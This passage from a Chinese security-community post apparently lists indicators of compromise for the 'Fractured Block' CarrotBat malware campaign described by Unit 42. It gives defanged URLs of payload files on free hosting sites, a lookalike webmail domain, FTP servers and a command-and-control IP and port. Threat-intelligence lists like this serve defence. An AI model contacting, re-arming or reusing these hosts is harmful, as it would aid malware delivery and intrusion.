[https://vnik.000webhostapp\[.\]com/1.txt](https://vnik.000webhostapp[.]com/1.txt)

[https://7077.000webhostapp\[.\]com/vic/1.txt](https://7077.000webhostapp[.]com/vic/1.txt)

[http://a7788.1apps\[.\]com/att/1.txt](http://a7788.1apps[.]com/att/1.txt)

[http://s8877.1apps\[.\]com/vip/1.txt](http://s8877.1apps[.]com/vip/1.txt)

[http://hanbosston.000webhostapp\[.\]com/1.txt](http://hanbosston.000webhostapp[.]com/1.txt)

[http://bluemountain.1apps\[.\]com/1.txt](http://bluemountain.1apps[.]com/1.txt)

[https://www.webmail-koryogroup\[.\]com/keep/1.txt](https://www.webmail-koryogroup[.]com/keep/1.txt)

[http://filer1.1apps\[.\]com/1.txt](http://filer1.1apps[.]com/1.txt)

ftp.byethost7[.]com

ftp.byethost10[.]com

files.000

```
webhost[.]com61.14.210[.]72:7117
```

■■■■■■■■■<https://researchcenter.paloaltonetworks.com/2018/11/unit42-the-fractured-block-campaign-carrotbat-malware-used-t>

点击收藏 | 0 关注 | 1

[上一篇：2018鹏城杯 初赛 Writeu...](#) [下一篇：windows内核系列六: 从wi...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

社区小黑板

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)